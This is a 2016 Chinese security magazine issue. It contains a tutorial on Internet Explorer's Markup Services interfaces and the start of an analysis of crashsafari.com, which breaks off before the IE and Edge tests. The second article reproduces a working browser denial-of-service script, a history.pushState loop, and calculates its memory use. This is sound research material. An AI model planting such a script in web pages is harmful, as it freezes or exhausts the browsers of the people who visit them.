爱安全

第一期

安全档案

SECURITY FILE

合作伙伴

安全盒子

SECPULSE 安全脉搏

威客安全 secwk.com

众安天下

总策划：浅蓝

主　编：LonelyRain

副主编：Saya

参　编：4ido10n

责任编辑：Derek

封面编辑：foolo

版式设计：wocao

编　　务：寸芒

责任校对：凉城

2016 年 7 月　第一版

页　　数：71 页

投稿邮箱：article@ixsec.org

交流、反馈、投稿可以加入 qq 群：566948617

目 录

第一章 逆向工程

第1篇　Internet Explorer 完全解析［A1］:Markup Services 的自我介绍

作者：Blast

Markup 服务是一组可以允许你操作 HTML 文档内容的对象和接口。 本文将介绍这些对象和接口。

标签（tags）、元素 （elements）

首先，在此引入一些概念帮助理解 Markup 服务。 第一个概念就是 html tag（标签）和它在浏览器里面对应的表现形式，也就是我们所知的 element（元素）。

查看 HTML 内容时，区分标签和元素是很重要的。HTML 内容包含各种标签，例如<B>。 这个标签会指定文档（document）的文本的一个表达形式（加粗）。当浏览器访问一个页面时，HTML 解析器会读取文件内容，并且从 tag 中解析生成 element。这些就是可以作为一个被编程修改的对象的元素。当然，这也是 Markup 服务可以操作的元素。

例如，一个 HTML 文件可能有如下内容：

```
<P>First<P>Second
```

当浏览器的解析器读取这个文本时，内部的元素配置会让文档的形式变为类似这样的：（当然，有时候也可以称作标准化，主要是我习惯这么称呼）

```
<HTML><HEAD><TITLE></TITLE></HEAD><BODY>
<P>First</P><P>Second</P></BODY></HTML>
```

或者可以说，解析器将 HTML 内容转为了元素。在这个过程中，为了内容完整，有一些原始文档没有的内容加进去了，例如 html、head、title、body 会自动的被解析器构造出来。同时，解析器遇到第二个 p（段落）的时候，会自动的把第一个 p 给封闭起来。尽管你的文件没有封闭 p 标签，但是 IE 将会自动的给每个元素都加上封闭标签。还有必要但是你没有写入的标签，比如<html>、<body>，都会自动的被 IE 添加上，当然，他们的封闭标签也会被加上。

第二个需要注意的概念是 tree 和 stream（树、流）的区别，比如：

```
My <B>dog</B> has fleas.
```

这里有“My dog has fleas”和一对 b 标签，在这个例子中，可以被转化为如下的树。text 被当为树叶，element 被作为内节点。

```
          ROOT
           |
     +-----+------+
     |     |      |
   "My"    B   "has fleas."
           |
         "dog"
```

通过把文档转为 tree，所有的操作都会变为类似对树的操作，例如增删孩子节点。提供此类操作的 API 被称为 Tree Services。


当然，自 IE4.0 之后，元素的模型操作比简单的树更强悍，比如这个例子：

```
Where do <B>you <I>want to</B> go</I> today?
```

B、I 的范围互相交叉，这是一个部分互相交叉元素的例子，但是在 HTML 里面却很常见。因此，Markup Services 不提供类似树的操作，而是为内容的控制暴露了一个基于流操作的模型。因此，Markup Service 实际上是用来避免产生这种模型层间的疑惑的，因为这个时候，浏览器便不再使用 Tree Service，而是使用 Markup Service 来控制基于流操作的模型。

在基于树的模型中，网页内容被当作树的节点来处理，每个元素，或者一块 Text 都是一个节点。节点通过这种类似对树的操作方式来操作，例如从父节点中增删一个子节点。

在基于流的模型的内容操作方式中，比如现在说的这种通过 Markup Service 来操作的，文档的内容会通过使用类似迭代器的对象来操作。 比如使用 Markup Pointer，然后文档的内容则通过类似 Range 的操作来控制。 这个就像是在处理上面 `Where do <B>you <I>want to</B> go</I> today?`的例子一样，这些带有部分重叠的元素通过两个 Markup Pointer 来区分，每个 Markup Pointer 指定着 Tag 从哪儿开始，Tag 到哪儿结束。基于流的模型是基于树的模型的一个超集。



图： elment overlapping

有效和无效的文档

另一个让 Markup Service 更加容易理解的概念就是创建和操作无效文档的过程。

注意之前“My dog has fleas”的例子都可能不会被认为是一个有效的 HTML 文档。如果把它拷贝到文件中，然后在浏览器中打开的话，浏览器的解析器有可能会生成一些完全不一样的文档内容。例如，Internet Explorer 解析器可能将这个文档解析成这样：

```
<HTML><HEAD><TITLE></TITLE></HEAD>
<BODY>My <B>dog</B> has fleas.</BODY></HTML>
```

解析器会试图读取一个指定的输入，然后通过它生成一个有效的 HTML 文档。最简单的有效 HTML 文档至少要有 html、head、title 和 body 四个元素。当你提供的内容中没有这些元素时，解析器会自动为你建立这些，然后把它们放到合适的位置上。

在文档解析完成甚至是还没解析完成的时候，你都可以使用 Markup Service 来用任意方法删除或者重新排列文档内容。例如，你可以整块删除 html 和/或 body 元素。你可以将 head 放到 body 里面，但是这些样子的文档都会被认为是无效文档。

上面这些描绘出来了基本的 Marup Service 的概念，现在可以更进一步的看一下 Markup Service 的接口了。最好的入手点当然是 IMarkupService 接口。这个接口是所有的 Markup Service 的初始点，例如 IMarkupContainer 和 IMarkupPointer 也不例外。IMarkupService 界面也包含了所有的可以修改文档中的元素的方法。

你可以通过 QueryInterface 来指定 IID_IMarkupService 来获取 IMarkupServices。

MarkupContainer

元素可以不通过 IMarkupContainer 的上下文来创建，但是如果需要将元素和文本互相关联起来的话，IMarkupContainer 还是必须要用的。

下面的例子将介绍如何使用 IMarkupServices::CreateMarkupContainer 从 IMarkupServices 中创建一个 IMarkupContainer。

```
HRESULT CreateMarkupContainer(
    IMarkupContainer **ppContainer
);
```

最开始，新创建的 IMarkupContainer 不会包含有任何的 Markup。而且，也不会有 html、head、body 元素。所以，IMarkupContainer 的最初状态不是像是由解析器解析一个空文件的时候的样子（解析空文件的时候就会自动产生上述元素）。

正常情况下，IMarkupContainer 用来存储等待加入主 IMarkupContainer 的元素。主 IMarkupContainer 是一个浏览器用来承载 HTML 解析之后内容的东西。你可以通过在一个 HTML 文档上执行 QueryInterface IID_IMarkupContainer 操作来获取主 IMarkupContainer。 例如你可以从 IID_IMarkupContainer 获取 IHTMLDocument2 接口。

MarkupPointer

IMarkupPointer 不是 IMarkupContainer（这个就是一个文档）的内容的某一部分。使用 IMarkupPointer 的主要目的是指定文档中的某个特定位置。比如下面这个例子：

```
My <B>d[p1]og</B> has fleas.
```

p1 指针表示 IMarkupPointer 的位置，尽管 p1 指在 d 和 o 之间，但是这个并不是说这里有任何其他的看不见的文字在文档里面，或者例子里面这个内容已经被修改了。文档里面可以存在任意多个指针，这些指针和文档是独立的，也就是说根本不需要也不会修改文档。

Markup 指针被放在了文档内容中间的某个地方，这些地方可以是：1、一个元素开始生效的区域（作用域开始）；2、一个元素中止生效的区域；3、文本。因此，Markup 指针更像是编辑器里面的脱字符（| ，或者通俗的叫光标，一闪一闪的这个东西）。因为 Markup 指针自己并不是文档内容，如果他们指向 HTML 内容中的同样的位置，这样他们也是不能互相区分开的。也就是说，如果两个 Markup 指针都指到一个地方，要区分哪个是左，哪个是右是不可能的。只能说，他们都指在了内容的同一个地点上。

你可以通过 IMarkupServices::CreateMarkupPointer 方法来创建一个 Markup 指针。

```
HRESULT CreateMarkupPointer(
    IMarkupPointer **ppPointer
);
```

定位 Markup 指针

当一个 Markup 指针被创建的时候，它将处于一个特殊的状态——未指向状态，意思就是它事实上没指向任何内容。你可以使用这三个方法来把一个 Markup 指针放到一个 Markup 上。

```
IMarkupPointer::MoveAdjacentToElement
IMarkupPointer::MoveToContainer
IMarkupPointer::MoveToPointer
```

IMarkupPointer::MoveAdjacentToElement 方法接收 2 个参数， 一个 IHTMLElement 和一个枚举量，指定要放置指针的那个元素的相对偏移。这个枚举量有以下 4 个值。

```
HRESULT MoveAdjacentToElement(
    IHTMLElement *elementTarget,
    ELEMENT_ADJACENCY
);

    enum ELEMENT_ADJACENCY {
        ELEMENT_ADJ_BeforeBegin
        ELEMENT_ADJ_AfterBegin
        ELEMENT_ADJ_BeforeEnd
        ELEMENT_ADJ_AfterEnd
    };
```

因此，把 p1 放到 b 结束前（ELEMENT_ADJ_BeforeEnd）的话，差不多就是这个结果：

```
My <B>dog[p1]</B> has fleas.
```

现在考虑如下例子：

```
a<B>[p1]<I>b</I></B>c
```

p1 现在可以说是放在 b 刚开始的地方，或者放在 i 开始之前。这两个描述方式都对，所以 Markup 指针放置的位置指定方式是多种多样的。

另一个方式来放置一个 Markup 指针的方式是使用 IMarkupPointer::MoveToContainer 方式。这个方法会把一个 IMarkupContainer 接口和一个决定指针位置是在 IMarkupContainer 开始还是结束地方的布尔值常量。

```
HRESULT MoveToContainer(
    IMarkupContainer *containerTarget,
    BOOL fAtStart
);
```

因此，你可以把一个指针放在一个文档的最边缘处，例如

```
[p1]<HTML><BODY>a<B><I>b</I></B>c</BODY></HTML>[p2]
```

p1 在最左，而 p2 是最右。第三个方式是使用 IMarkupPointer::MoveToPointer 把一个指针移动到另一个已经定位过的 IMarkupPointer 的位置上。

```
HRESULT MoveToPointer(
    IMarkupPointer *pointerTarget
);
```

通常，IMarkupPointer::MoveToPointer 在一个指针用来检查环绕元素时用来记录这个指针指向的位置。

比较指针位置

可以通过 IMarkupPointer 提供的一组函数来比较两个 Markup 指针的相对位置，函数列举如下：

```
HRESULT IsEqualTo(
    IMarkupPointer *compareTo,
    BOOL *fResult
);

HRESULT IsLeftOf(
    IMarkupPointer *compareTo,
    BOOL *fResult
);

HRESULT IsLeftOfOrEqualTo(
    IMarkupPointer *compareTo,
    BOOL *fResult
);

HRESULT IsRightOf(
    IMarkupPointer *compareTo,
    BOOL *fResult
);

HRESULT IsRightOfOrEqualTo(
    IMarkupPointer *compareTo,
    BOOL *fResult
);
```

因此，当你像知道 p1 是否与 p2 不等，而且在 p2 的左边的时候，就可以这么用：

```
BOOL fResult;
```

```
IMarkupPointer * pointer 1, * pointer 2;

..

[p1]->IsLeftOf( pointer2, & fResult );

if (fResult)
{
    // [p1] is to the left of pointer2
}
```

导向指针

当一个 IMarkupPointer 指针被放置在一个 IMarkupContainer 中时，你可以使用它来检查环绕内容，并且/或者将它移动到那个内容之外。 IMarkupPointer::Left、IMarkupPointer::Right 两个方法可以做到这个。

```
HRESULT Left(
    BOOL fMove,
    MARKUP_CONTEXT_TYPE pContextType,
    IHTMLElement **ppElement,
    long *plCch,
    OLE_CHAR *pch
);

HRESULT Right(
    BOOL fMove,
    MARKUP_CONTEXT_TYPE pContextType,
    IHTMLElement **ppElement,
    long *plCch,
    OLE_CHAR *pch
);
```

除了第一个参数之外都是可选的，fMove 参数控制着指针是否穿过环绕的内容。如果它的值是 FALSE，指针不会移动，这里代表着环绕的内容。如果是 TRUE，这里不仅会描述环绕的内容，还会把指针从这个环绕内容上移动过去。

也就是说，如果你想知道一个指针的左边是什么，尽管调用 IMarkupPointer::Left 就可以了。右边也是，换成 Right 即可。 pContextType 参数返回挨着 Pointer 后面的内容。

以下是可选的内容类型：

CONTEXT_TYPE_None	指针左边或者右边没有内容，这个仅当指针指向 IMarkupContainer 最左或者最右的时候会用到。
CONTEXT_TYPE_Text	给定方向上的内容是文本。
CONTEXT_TYPE_EnterScope	给定方向上的元素正在进入一个区域（scope）。也就是说，如果向左看是一个终止 tag（带/的 tag），向右看是一个起始 tag。
CONTEXT_TYPE_ExitScope	在给定方向上，一个元素即将离开一个区域。也即，向左看的时候是一个起始 tag，而朝右看是一个终止 tag。
CONTEXT_TYPE_NoScope	给定的选区中有一个无区域元素，你不能用 IMarkupPointer 指向这类元素，例如 br。

如果 ppElement 参数是非 NULL 的话，那么上下文的类型就是 EnterScope、ExitScope、NoScope 中的一种，ppElement 参数会返回进入、退出、无 scope 的元素。

如果上下文是 Text，pCch 和 pch 参数就是有意义的。pCch 参数提供这三个主要作用：

- 它限制了 IMarkupPointer::Left 或者 Right 会查询的字数。
- 它限制了给出方向上应该有多少文本实际存在。
- 它描述了 pch 参数会指向多大的缓冲区（如果它指向的内容是非空的话）

pCch 参数可以是 NULL，或者-1 。这两个值表示 IMarkupPointer::Left 或者 IMarkupPointer::Right 应该查询任意数量的文字，直到找到下一个无 scope 的元素或者找到某个元素的 scope 位置。

IMarkupPointer::Left 和 IMarkupPointer::Right 两个方法提供了遍历文档的功能。要确定 IMarkupPointer 挡墙指着哪儿，使用如下 IMarkupPointer::CurrentScope 方法：

```
HRESULT CurrentScope(
    IHTMLElement **ppElementCurrent
);

[p1]Where [p2]<I>do </I>[p3]<B>you <BR>[p4]want</B> to go today[p5]?
```

比如上面的"Where do you want to go today?"例子， p1 使用 IMarkupPointer::CurrentScope 的话，获取的值是 NULL，因为它的左边没有任何未结束的起始 tag。 而 p4 则是<B> tag。注意 br 是一个无 scope 类型的 tag。

指针重力

一般地，当一个文档被修改之后，文档中之前的那些指针还是停在操作发生之前的位置，比如下面这个有 2 个指针插入的文档：

```
abc[p1]defg[p2]hij
```

现在文档内容发生了变化，XYZ 插入了 e 和 f 之间，现在文档的内容如下：

```
abc[p1]deXYZfg[p2]hij
```

注意 p1 和 p2 还是指向操作前的同样的文本。比如下面的例子：

```
x[p1]y
```

现在考虑一下，如果 Z 插在了 x、y 中间是什么情况。记住指针并不会成为内容的一部分，因此 x、y 是互相挨着的。在插入之后，有可能有如下两个情况：

```
x[p1]Zy
xZ[p1]y
```

现在就需要有重力这个设定了。比如，通常当内容准确地插入了指针所在的位置的时候，指针的终止区域判定就会编的有歧义。通过引入重力设定，可以消除这种歧义。左重力会让指针定位到新插入的内容的左边，右重力下则是右边。

重力的不仅仅会影响到文本，还会影响到元素的插入，例如：

```
a[p1,right][p2,left]b
```

这里，p1 有右重力，p2 有左重力，如果 b 的周围插入了一个<B>标签会怎样？结果是：

```
a[p2,left]<B>[p1,right]b</B>
```

注意现在指针是如何从之前的相对位置上转换成现在的样子的。插入 B 时这两个指针的位置的移动方向都是有歧义的。

默认的重力是左重力，你可以通过 IMarkupPointer 接口的如下方法来设置 IMarkupPointer 的重力值。

```
enum POINTER_GRAVITY {
    POINTER_GRAVITY_Left,
    POINTER_GRAVITY_Right
};

HRESULT Gravity(
```

```
    POINTER_GRAVITY *pGravityOut
);

HRESULT SetGravity(
    POINTER_GRAVITY newGravity
);
```

指针粘滞(cling)

有如下 Markup：

```
[p2]ab[p1]cdxy
```

现在考虑一下，当之前这个例子中，bc 两个字被移动到 x、y 中间的时候，p1 会发生什么？可能答案有两种：

```
1、 [p2]a[p1]dxbcy
2、 [p2]adxb[p1]cy
```

这两个例子里面，可以确定的是 p2 没有受到影响，因为它并不在被操作的部分附近。上面两个结果中，（1）里面的 p1 并没有 IMarkupPointer::Cling， 而（2）则是有设置 IMarkupPointer::Cling。 IMarkupPointer::Cling 设置的结果导致了当一部分内容移动的时候，这个内容中间被 Cling 的部分也会跟着移动。不管内容移动到哪儿，有 IMarkupPointer::Cling 的指针都会在那块内容中。

但是，这个很有可能产生歧义。比如带有 IMarkupPointer::Cling 的 p1：

```
a[p1]bcxy
```

如果 b 被移动到了 x、y 中间，p1 是否应该跟着 b 走呢？因此，这里就要用到之前说的重力。

如果 p1 有**右重力**，那么它会跟着 b 跑，如果是**左重力**，那么就会跟着它左边的内容，也就是 a，而不会跟着 b 跑。

如果 p1 所在的内容被删除了，IMarkupPointer::Cling 依然会控制指针的目标。比如下面的例子：

```
ab[p1]cd
```

如果 b、c 被删除了，而且 p1 没有 IMarkupPointer::Cling， p1 会继续在文档中，夹在还剩下来的，环绕着它的内容里面：

```
a[p1]d
```

如果 p1 有 IMarkupPointer::Cling，这个时候 p1 就会变成未指定位置的状态，就像已经被删除一样。 （p1 此时虽然被从文档里面移除 `removed` 了，但是它本身并没有被删除 destroy，所以以后也可以重用。 这个设计理念导致出漏洞的话，也一样会被"重用"。）

```
ad
```

IMarkupPointer::Cling 可以通过 IMarkupPointer::SetCling 来设置，IMarkupPointer::Cling 来查询。

```
HRESULT Cling(
    BOOL *pClingOut
);

HRESULT SetCling(
    BOOL NewCling
);
```

新建元素

可以通过 IMarkupService::CreateElement 来创建新元素，

```
enum ELEMENT_TAG_ID {
    TAGTADID_A,
    TAGTADID_ACRONYM,
        ..
    TAGTADID_WBR,
    TAGTADID_XMP
};

HRESULT CreateElement(
    TAG_ID tagID,
    OLECHAR *pchAttrs,
    IHTMLElement **ppNewElement
);
```

例如，IMarkupServices::CreateElement (TAGID_B, "id=anID", & pElement)将会创建一个 `B` 元素，而且 IHTMLElement::id 的属性会设置为 anID，当然，这里的属性项是可选的。在元素建立之后也是可以设置属性的，但是在创建元素时就指定属性的话，会让 Internet Explorer 处理时有更高的效率。也有一些属性是只能在元素创建时指定的。

还可以通过克隆一个已经存在的元素，使用 IMarkupService::Clone 即可：

```
HRESULT CloneElement(
    IHTMLElement *pElementCloneElementMe,
```

```
        IHTMLElement **ppNewElement
);
```

插入一个元素

通过调用 IMarkupServices::InsertElement 可以插入一个元素。

```
HRESULT InsertElement(
    IHTMLElement *pElementInsertThis,
    IMarkupPointer *pPointerStart,
    IMarkupPointer *pPointerFinish
);
```

pPointerStart 描述了元素从哪里开始进入一个 Scope，pPointerFinish 描述了元素从哪里开始离开 Scope。当前正准备插入的元素必须是一个不在当前文档中的元素，而且两个指针都必须在同一个 IMarkupContainer 中定位。比如，假如调用 IMarkupServices::InsertElement 插入一个 B 元素，指针如下：

```
My [pstart]dog[pend] has fleas.
```

插入的结果将在文档中体现如下：

```
My [pstart]<B>dog[pend]</B> has fleas.
```

至于什么新元素可以插入到哪儿，这个倒没有什么严格限制。因此，你甚至可以插入 n 个 BODY 到文档里面，或者插入 n 个 B 到文档的 head 部分。但是，如果你的文档最终是要用来显示出来的话，这个状态是未定义的，而且会导致 Markup Service 发生变化。

删除一个元素

删除一个元素并不需要使用 Markup 指针。调用 IMarkupService::RemoveElement，然后传入要删除的元素就可以了。

```
HRESULT RemoveElement(
    IHTMLElement *pElementRemoveThis
);
```

要操作的元素必须要在文档里面，操作完成之后，元素就不在文档里了，因此是可以再次被插入的。

注意 要删除一个元素，然后把它插入到同一个位置上，你必须在删除之前把 Markup 指针插入到紧挨着这个元素区域的开始和结束位置。这个情况下，Markup 指针将记录该元素在该 Markup 里影响到的范围。接下来 Markup 指针就可以被用来重新插入这个元素。当然，需要

确保的是这个指针没有 IMarkupPointer::Cling 属性，因为它们可能在元素被移除时变成未定位的状态。

插入文本

要向 Markup 中插入文本，可以使用 IMarkupServices::InsertText 函数。

```
HRESULT InsertText(
    OLECHAR *pch,
    long cch,
    IMarkupPointer *pPointerTarget
);
```

这个函数只接收单单一个 IMarkupPointer，然后把 text 插入到 markup 里面。Markup 指针在插入之后的位置（包括新插入的文本的位置也是）取决于 IMarkupPointer 的重力属性。cch 参数可以设置为-1， 这个表示这个函数应该认为插入的文本是以 NULL 终止的。

另外一提，Internet Explorer 中的 cch 大多数是指 count of char 的意思。

移除内容

你可以使用 IMarkupContainer::Remove 来移除 IMarkupContainer 中一片连续区域。

```
HRESULT Remove(
    IMarkupPointer *pPointerSourceStart,
    IMarkupPointer *pPointerSourceFinish
);
```

这里提供了两个 Markup 指针，一个指定从哪儿开始删除，另一个指定删除区域的末尾。所有这两个指针中间的文本内容都会被删除，而且，所有完全落入这个区域的 Markup 都会被删除，任何起始早于 Start、终止晚于 End 的 Markup 不会被删除，例如：

```
    <------------------- b ------------------->
 <--------- i ----------> <---------- u ---------->
a<I>b<B>c[pstart]d<S>e</I>f<U>g</S>h[pend]hi</B>j</U>kl
               <----- s ------->
```

当调用 IMarkupServices::Remove 之后，结果变成了：

```
    <------------- b ------------->
 <------- i --------><------- u -------->
a<I>b<B>c[pstart]</I><U>[pend]hi</B>j</U>kl
```

注意，现在 s 元素彻底小时了，i、u 还在文档里，尽管它们的 tags 的一部分在移除区域的中间。元素 b 包含整个删除区域，因此它也是不受影响的。

替换内容

前两个例子可以用来删除和插入内容，整合这两个操作可以用来替换内容，例如：

```
int MarkupSvc::RemoveNReplace(
    MSHTML::IHTMLDocument2Ptr pDoc2,
    _bstr_t bstrinputfrom, _bstr_t bstrinputto)
{
    HRESULT            hr = S_OK;
    //IHTMLDocument2 *   pDoc2;
    IMarkupServices  *   pMS;
    IMarkupContainer *   pMarkup;
    IMarkupPointer   *   pPtr1, * pPtr2;
    TCHAR          *   pstrFrom = _T( bstrinputfrom );
    TCHAR          *   pstrTo = _T( bstrinputto );

    pDoc2->QueryInterface( IID_IMarkupContainer, (void **) &
pMarkup );
    pDoc2->QueryInterface( IID_IMarkupServices, (void **) & pMS );

    // need two pointers for marking
    pMS->CreateMarkupPointer( & pPtr1 );
    // beginning and ending position of text.
    pMS->CreateMarkupPointer( & pPtr2 );

    //
    // Set gravity of this pointer so that when the replacement text
    // is inserted it will float to be after it.
    //
    pPtr1->SetGravity( POINTER_GRAVITY_Right ); // Right gravity set

    //
    // Start the search at the beginning of the primary container
    //

    pPtr1->MoveToContainer( pMarkup, TRUE );

    for ( ; ; )
    {
```

```
      hr = pPtr1->FindText( (unsigned short *) pstrFrom, 0, pPtr2,
NULL );

      if (hr == S_FALSE) // did not find the text
         break;

      // found it, removing.. http://nul.pw
      pMS->Remove( pPtr1, pPtr2 );

      //inserting new text
      pMS->InsertText( (unsigned short *) pstrTo, -1, pPtr1 );
   }
   if (hr == S_FALSE) return FALSE;
   else return(TRUE);
}
```

移动内容

你可以通过 IMarkupServices::Move 方法来把一组区域内的内容移动到另一个地方。

```
HRESULT Move(
   IMarkupPointer *pPointerSourceStart,
   IMarkupPointer *pPointerSourceFinish,
   IMarkupPointer *pPointerTarget
);
```

IMarkupServices::Move 接受 3 个 Markup 指针，2 个用来指明要移动的原始位置，第三个指定目标地点。范围的影响可以参考 IMarkupServices::Remove 操作的。在 Source 区域内的内容将被移动到 Target 指定的位置。

所有被 Source 范围包括起来的内容都会原样移动到 Target 去。也就是说，这些元素的信息都会被保留。在区域外的元素不会受到影响，也不会被弄到目标地址上。但是，和区域部分重叠的内容会被克隆，它们的 IMarkupService::CloneElement 会被移动到 Target 上。因此，之前 Move 操作的例子中，如果这个区域改为移动的话：

```
X[pdest]Y
```

结果会是：

```
X[pdest]<I'>d<S>e</I'>f<U'>g</S>h</U'>Y
```

注意，pdest 在新插入的移动的内容的左边，这是因为它有左重力。而且还有 I'和 U'元素，他们是原来的 I、U 元素的克隆。因为元素只可以存在于一个 Markup 中，而且必须在一个 Markup 中影响到一个连续的范围。但是 s 这个元素却不会被

IMarkupService::CloneElement 影响到，这是因为 s 元素在移动时已经被 start 和 end 两个指针完全环绕了。

注意 经常在一次移动（或者一次拷贝）之后，你会需要两个指针指向新插入的内容的左边和右边。要实现这个的话，在 Move 之前创建 2 个 Markup 指针，一个设置为左重力，一个设置为右重力，右重力的那个指针会指向移动/复制的内容的右边，左重力的当然是指向左边。

移动操作的目标可以在 Source 开始和 End 区域中间。

复制内容

使用 IMarkupServices::Copy 可以复制一个内容区域。

```
HRESULT Copy(
    IMarkupPointer *SourceStart,
    IMarkupPointer *SourceEnd,
    IMarkupPointer *Target
);
```

对目标 Markup 来说，Copy 的影响和 Move 一样，不会影响到源。

第2篇　有趣的问题（1）－Edge/IE 如何处理 history.pushState?

作者：Blast

在活动（http://www.freebuf.com/fevents/102205.html）中我收到了很多有意思的问题，比如：

打开 view-source:http://crashsafari.com 可以看到该网页的代码如下：

view-source:crashsafari.com


```
1  <!DOCTYPE html>
2  <html>
3      <body>
4          <h1>What were you expecting?</h1>
5          <script>
6              (function(i,s,o,g,r,a,m)
   {i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
7                  (i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new
   Date();a=s.createElement(o),
8                  m=s.getElementsByTagName(o)
   [0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
9                  })(window,document,'script','//www.google-
   analytics.com/analytics.js','ga');
10
11                 ga('create', 'UA-60737367-1', 'auto');
12                 ga('send', 'pageview');
13             </script>
14             <script>
15                 var total = "";
16                 for( var i = 0; i < 100000; i++ ) {
17                     total = total + i.toString();
18                     history.pushState(0,0, total );
19                 }
20             </script>
21         </body>
22     </html>
23
```

实际有用的内容也就是红框一段了。代码逻辑很简单，不断地 pushState，这个操作会不断向 object History 中添加信息并立刻改变地址栏（但不导航）。在树莓派中添加下列页面：

blast — pi@BLATNX: ~/nginxwwwlink — ssh pi@192.168.2.113 — 80×24

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
the mysql/php/apache service is shutted down to reduce memory usage, use ./st[ta
b][tab] to enable/disable these functions: mysql, apache2, php5-fpm; use sudo sy
sv-rc-conf to modify default service start configuration. by blast - 2014/8/30
[pi@BLATNX ~ $ cd nginxwwwlink                                                  ]
[pi@BLATNX ~/nginxwwwlink $ nano crashsafari.htm                                ]
[pi@BLATNX ~/nginxwwwlink $ more crashsafari.htm                                ]
 <script>
     var total = "";
     var length = 0;
     for( var i = 0; i < 100000; i++ ) {
        total = total + i.toString();
        history.pushState(0,0, total );
        length += total.length();
        document.title = "iter:" + i.toString() + ", len:" + length.toString();
     }
 </script>
pi@BLATNX ~/nginxwwwlink $
```

使用 Safari 访问，发现 Safari 疯狂吃内存和 CPU，但是只是因为过于密集的代码执行使页面不响应用户输入，但是整体还是在运行的（我可以清晰地看到脚本计时器在连续读秒）。



但是我显然等不到让他执行完了，时间实在是太长了。让我们简单地计算一下，在执行完后，history 对象的 length 应该是多少？答案是大于等于 100002（命令行打开／直接打开等的情况下也有可能是 100001）。

就这么简单吗？当然不是，length 只是元素个数。每个 history 条目中还保存了 url 信息，因此，这是一个简单的等差数列的累计。假设 1 个字符占用 2 字节（wchar_t），我们的 base url 是 http://192.168.2.113/crashsafari.htm?一共 37 字节。

不考虑 Base url，从 i = 0 起，

到 i = 9 时，数字长度是 1，2，3，4……，10

到 i = 99 时，数字长度是 12，14，16……，190

到 i = 999 时，数字长度是 193，196，199，……，2890

到 i = 9999 时，数字长度是 2894，2898，……，6494

到 i = 99999 时，数字长度是 6499，6504，……，51499

到 i = 100000 时，数字长度是 51505。


看起来不大吗？现在把它们累加起来。同时，把 37 字节也加进每个条目中，最终我们的到的数字是：

```
var s = 0;
var t = 0;
for(i = 0; i < 100000; ++i)
{
    t += i.toString().length;
    s += t;
}
console.log(s);
```

s == 23939749495

再加上 10 万条，每条 37 字节的 baseurl，将结果再乘 2，得到最终内存占用 47880238990 字节（当然，这还是偏少的，因为每条 History 纪录都要维护额外的类信息）。最终计算得到至少需要 44GB 内存支撑。

虽然 44GB 看起来很吓人，但是对 64 位系统来说并不算什么，所以在系统上就一直分配分配，吃着系统内存。而在 32 位系统上可能就有点问题了，不过我没有 32 位的 Mac，所以暂时没法测试，喊朋友帮在 iOS 做了测试，结果也是类似：没有崩溃。iOS 的内存管理机制提示占用内存过高，只要拒绝再次分配即可终止代码执行。



说了这么多，不如直接试一试 Windows 上的浏览器——IE 和 Edge。

